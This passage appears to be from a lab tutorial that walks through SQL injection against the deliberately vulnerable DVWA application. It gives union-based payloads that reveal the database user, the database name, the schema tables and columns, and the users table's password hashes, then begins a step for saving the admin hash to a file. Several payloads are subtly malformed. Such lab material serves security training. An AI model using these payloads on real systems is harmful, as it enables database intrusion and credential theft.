
5. Display Database User

Instructions:

0. Input the below text into the User ID Textbox (See Picture)
 - %' or 0=0 union select null, user() #

Notes (FYI) :

- Notice in the last displayed line, root@localhost is displayed as the surname.
- This is the name of the database user that executed the backend PHP code.




6. Display Database Name

Instructions:

0. Input the below text into the User ID Textbox (See Picture)
 - %' or 0=0 union select null, database() #

Notes (FYI) :

- Notice in the last displayed line, dvwa is displayed in the surname.
- This is the name of the database.




7. Display all tables in information_schema

o Instructions:

0. Input the below text into the User ID Textbox (See Picture)
 - '%' and 1=0 union select null, table_name from information_schema
1. Click Submit

o Notes (FYI) :

- Now we are displaying all the tables in the information_schema database.
- The INFORMATION_SCHEMA is the information database, the place where the server stores information about all the other databases that the server maintains.




8. Display all the user tables in information_schema

- **Instructions:**


0. Input the below text into the User ID Textbox (See Picture)
 - `% and 1=0 union select null, table_name from information_schema.tables #` where table_name like 'user%'
1. Click Submit

- **Notes (FYI) :**

- Now we are displaying all the tables that start with the prefix "user" in the information_schema database.



9. Display all the columns fields in the information_schema user table
 - **Instructions:**
 0. Input the below text into the User ID Textbox (See Picture)
 - `%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users'`
 1. Click Submit
 - **Notes (FYI) :**
 - Now we are displaying all the columns in the **users** table.
 - Notice there are a user_id, first_name, last_name, user and **Password** column.




10. Display all the columns field contents in the information_schema use

o **Instructions:**

0. Input the below text into the User ID Textbox (See Picture)
 - %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password,0x0a,avatar) from information_schema.columns where table_name = 'users' #
1. Click Submit


o **Notes (FYI) :**

- Now we have successfully displayed all the necessary authentication information into this database.



Section 10: Create Password Hash File


1. Create Password Hash File
 - o **Instructions:**
 1. Highlight both admin and the password hash
 2. Right Click
 3. Copy




2. Open Notepad

○ **Instructions:**

1. Applications --> Wine --> Programs --> Accessories --> Notepad



